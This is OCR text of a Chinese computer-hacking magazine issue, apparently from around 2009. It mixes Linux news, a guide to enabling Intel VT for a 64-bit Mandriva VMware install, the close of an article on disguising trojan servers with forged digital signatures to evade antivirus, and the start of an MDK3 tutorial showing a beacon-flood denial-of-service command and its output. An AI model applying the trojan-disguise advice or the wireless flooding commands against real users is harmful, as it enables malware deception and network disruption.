


图6　创建私钥




图7　数据描述

三、小结

人们常说：假作真时真亦假。所以我们要欺骗杀毒软件的时候，需要骗过我们自己的眼睛，毕竟杀毒软件也是根据人们的意识编写的。除了使用上面介绍的添加数字证书以外，另外还可以对木马服务端进行其它的伪装，包括可以从图标、信息等多种手段来组合伪装，这样普通的用户想不上当都非常困难。

【本文所涉及的相关程序已收录在本期光盘中】

编辑点评：

记得这个伪数字签名出来的时候，我算是比较早知道的。经过数字签名添加之后，在判断时如果不留心，还真可以骗过一些粗心的分析员。

窗外"牛"语

春节期间，搞了一个无线路由器，终于让本本和家里的2台电脑连起来了，DDMMGGJJ一起上网，玩游戏的玩游戏，听音乐的听音乐，看视频的看视频，我呢……顺便goobai一下无线安全方面的资料，真是看得一头汗水啊！看来，以后的攻击将从有线转向无线，本本和手机的销售必将迎来一个高潮，别忘了，大家都盯着3G这个东西，都很期待它哦！

Linews

1、我国千万亿次超级计算机采用国产Linux

据悉，我国千万亿次超级计算机正在等待有关部门立项，未来有可能采用国产Linux操作系统。按照此前的计划，超级计算机将在2010年交付使用，由于千万亿次超级计算机是国家863项目中的一部分，因此立项的时间有可能在今年上半年。根据介绍，目前曙光仍然在和客户商谈超级计算机的要求，尚未洽谈到具体操作系统的配置，但很有可能采用国家"核高基"项目支持的Linux操作系统作为配置之一。目前，"核高基"项目正在经过有关部门复审。

目前业内人士也多关注千万亿次超级计算机上的应用问题，龙芯团队表示，他们将协助曙光公司开发千万亿次超级计算机的应用软件，而且国家有关部门在今年上半年安排了部分重大专项进行硬件与大型软件的开发，并且曙光自身也投入了很大力量去开发软件，此前的部分软件在改造后也可以使用，因此应用也不会造成阻碍。

相关人士表示，如果微软愿意在千万亿次超级计算机领域展开合作，曙光也持欢迎态度，不过这要视对方的战略定位。在此前的百万亿次超级计算机上，曙光首度采用了微软的Windows HPC Server 2008操作系统。

小迷点评：有些报道说，千万亿次超级计算机将会采用八核龙芯及X86架构的芯片，而龙梦科技相关人士也透露说，八核龙芯虽然在设计阶段，不过已接近尾声，预计流片时间将在今年6月左右。

2、古巴推国产Linux操作系统对抗微软Windows

据国外媒体报道，为对抗微软Windows操作系统，古巴政府最近发布了自己的Linux操作系统Nova。Windows系统由美国公司微软开发，因此古巴政府将Windows视为一种潜在威胁，因为美国安全部门可轻松获得Windows代码。此外，美国一直对古巴实施贸易封锁，因此古巴很难以合法手段获得微软产品和升级。

古巴信息科学大学自由软件学院院长海克特·罗德里格斯(Hector Rodriguez)表示，目前，古巴20%的计算机使用Linux系统。而且，不少大学和政府部门正向Linux转移。此外，罗德里格斯还称："免费软件运动同时也符合古巴人民的思想意识：独立与自主。"

小迷点评："免费软件运动同时也符合古巴人民的思想意识：独立与自主。"呵呵，这句话有点意思，个人认为，还是不要放弃协同合作比较好，取其精华，弃其糟粕，选择适合自己的东西吧。

3、华硕今年发布Eee Phone手机，或采用Android

华硕透露，将联合GPS设备制造商Garmin一起开发Eee Phone手机，这将是一款低端智能手机，于今年晚些时候发布。有消息称，该款手机很可能采用谷歌Android系统。对此，华硕尚未发表评论，但在宣布合作计划时，两家公司表示，合作开发的手机产品将基于多种操作系统，包括Windows Mobile、Linux和Android。

据悉，双方合作开发的第一款手机将是"Garmin-华硕Nuvifone G60"，而不是Eee Phone。在最近召开的Mobile World Congress大会上，双方还将发布另外一款手机，并计划于2010年推出。

小迷点评：看来是刮起了一阵Eee风啊！从Eee PC到Eee Phone，未来还会出现带Eee的什么产品呢？有可能会有Eee Car、EeeHome吗？

4、基准测试，Ubuntu战胜Windows 7

Windows的光芒万丈，也掩盖不了Linux的星星之火。Windows 7相关的性能测试已经非常多了，但一个重要问题是：它是否快过GNU/Linux？

因此Tuxradar.com用Ubuntu（8.10和9.04）、Vista和Windows 7的X86和64位版本，在相同配置的机器上进行了一番测试，这其中测试了安装时间、标准安装使用的硬盘空间、启动和关机时间、从USB向硬盘和从硬盘到硬盘拷贝文件的时间、Richards基准测试得分等。

前两项测试意义不大，众所周知Windows臃肿，而其余测试或具参考价值，大家可以去这个地址看看：http://www.tuxradar.com/content/benchmarked-ubuntu-vs-vista-vs-windows-7，Ubuntu在多项测试中都领先于Windows 7，得分常常是后者的两倍之多。

小迷点评：对于两者的多方比较，个人认为还是以实用为主，大家自由选择。不过总的来说，大家比较在意启动速度和整体性能，这方面目前Ubuntu做得不错。但是要说到软件体验，就得看Windows了，但目前至少Windows 7还不是个选择，我用的是XP。

虚拟机下安装64位版Mandriva 2009

文/图 知识型流氓[LST]

从本文您可以学到：

如何在虚拟机下安装64位版Mandriva 2009

本文的安装环境为：Core 2 T8300 Cpu + Windows XP SP3 + VWmare 6.5.2

沉寂了一年的拉丁美洲最大的Linux厂商Conectiva前一段时间发布了最新版本的Mandriva Linux 2009。Mandriva Linux是一个以桌面应用为主的Linux操作系统，它的华丽典雅不逊opensuse，简单易用媲美ubuntu，操作性也不输windows xp，并对中文的支持也非常完善。

新版本的Mandriva 2009大胆的采用了KDE 1.2作为桌面




图1 提示电脑是32位

系统，还整合了很多最新的特性和工具，启动时间约比以前快了25%，用“惊艳”这个词来形容Mandriva 2009丝毫都不夸张。

和以往一样，Mandriva 2009的One和Free版还将以CD和DVD在网上免费地提供给用户使用，Powerpack版为收费的商业版本。Mandriva 2009支持32位和64位平台，还分别提供了GNOME和KDE两个版本，您可以完全根据自己的喜好来选择使用GNOME还是KDE。您可以到http://download.chinaunix.net/download/0013000/12283.shtml下载相应版本的Mandriva 2009。

鄙人的CPU是64位的；之前还没尝过使用64位操作系统，今天就拿64位的Mandriva 2009尝尝鲜。在VWmare 6.5.2中新建一个虚拟机，**操作系统版本选择LINUX里的Mandriva Linux 64-bit**，注意不要和Mandrake Linux弄混了，那是Mandriva的前身（PS：我用的是ISO安装方式，杂志已经多次介绍过VWmare虚拟机的用法，这里我就不详述了）。

可是在安装的时候，却提示我的电脑是32位的！如图1，难道“奸商”卖给我的是个假64位CPU？

GOOGLE了下相关资料，找到了VWmare厂商网站上关于在VWmare上安装64位系统的介绍（地址是http://www.petri.co.il/virtual_run_a_64_bit_guest_operating_system_in_vmware.htm，想详细了解的朋友可以看看），上面说在VWMARE的64位虚拟系统必须需要计算机支持64位，如果对此不清楚，可以下载个小程序检测一下自己的硬件环境是否可以支持VWMARE的64位虚拟系统。

我用那个程序在机器上运行了下，提示我的计算机是可以支持64位的，如图2。




图2 计算机是可以支持64位的

介绍的后面提到，在安装之前，必须进入BIOS，把Intel VT设置为使用，接着重启电脑，就可以用虚拟机安装64位系统了。

小知识：

什么是Intel VT技术呢？

VT全称为：Virtualization Technology。Intel VT技术是英特尔的硬件辅助虚拟化技术，这种技术可以让一个CPU工作起来就像多个CPU并行运行，从而使得在一部电脑内同时运行多个操作系统成为可能。Vanderpool技术通过增添新的指令，使得Intel处理器支持硬件虚拟化；而软件方面则由一个被称为虚拟机监视器（VMM）的程序对虚拟机进行24小时不间断的管理。绝大多数的英特尔CPU默认的设置都是不使用Intel VT。

VMware从2005年11月的VMware WorkStation 5.5开始已经提供了对VT的支持，在开启INTEL VT的状态下，虚拟机性能几乎所有项目都要提高25%左右！好了。问题找到了，接下来我们只要把BIOS中的Intel VT设置为使用就可以了。




图3 Mandriva 2009的界面

重新启动电脑，**进入BIOS，一般在config（配置）里有CPU的选项，将“Intel Virtualization Technology”的设置由Disabled（不使用）改为Enabled（使用）**。保存后关机再启动（重启是不行的），虽然不同的主板，BIOS的设置可能有差别，但基本上是类似的。

开机运行VWMARE就可以安装Mandriva 2009了，进入后按F2选择语言为“简体中文”，接下来的安装就都是中文的了，很简单，就不详细说了，以前杂志中也有过安装LINUX系统的介绍。

大概10多分钟后，我们的Mandriva 2009就安装好了，其界面设计十分友好美观，如图3，3D效果也是很好很强大，操作简单，特别适合个人电脑用户使用。

虽然我是GNOME的忠实拥护者，但是不得不承认mandriva 2009 KDE4风格的成熟，即使它还有些许不足，可是已经达到了高度可用的阶段。可以说，它是最好的KDE桌面，包括GNOME2都没有办法和它相提并论。

编辑点评：

使用虚拟机不难，安装mandriva 2009也不难，文章的重点就是对Intel VT的设置，如果你也在虚拟机里安装64位系统的时候遇到本文的烦恼，相信你已经知道要怎么做了。

无线攻击并不只是破解密码——搞怪的MDK3

图 AnOnYMoUs

从本文你可以了解到MDK3命令攻击方法

MDK3是一种利用IEEE802.11协议漏洞的无线攻击工具，可产生大量或特定虚假无线热点及进行DOS攻击，对无线客户端与无线路由器很有威胁，此类攻击很难有效被防御。它包含在BT3（Backtrack3）中，接下来偶将较常用的几个功能详细的说明。

进入Backtrack环境后，直接终端运行**mdk3**即可，详细说明可带参数**-help**查询！

一、B模式-Beacon Flood Mode

即洪水攻击模式，制造大量伪造的AP热点，有时能使无线连接程序或驱动崩溃。

实际应用：

可以用来制造一些无意义字符SSID的AP，妨碍用户连接真正的AP热点，让用户在搜索周围热点的无线连接程序卡死。还

```
bt ~ # mdk3 ath0 b

Current MAC: CD:BA:AB:F2:FB:E3 on Channel  2 with SSID: a71i0Rk
Current MAC: EB:B2:1F:6C:3A:38 on Channel  6 with SSID: L)_LRM|$;2.<GMLfPOD`#r2FgIht5j
Current MAC: E3:B5:A6:C7:B3:B0 on Channel  6 with SSID: U,G
Current MAC: BB:21:62:AC:09:64 on Channel  2 with SSID: Ca@)V!G.Z.kz7|aK};
Current MAC: 86:EA:91:7B:A3:AF on Channel  2 with SSID: @G}E P{p8 E[@,gRF6+tSkXmvv
Current MAC: 87:02:57:AF:E9:76 on Channel  5 with SSID: O}P-.Q_9[
Current MAC: CE:A6:38:3C:7E:E8 on Channel  1 with SSID: 8,!mRwxC[}t
```

图 1

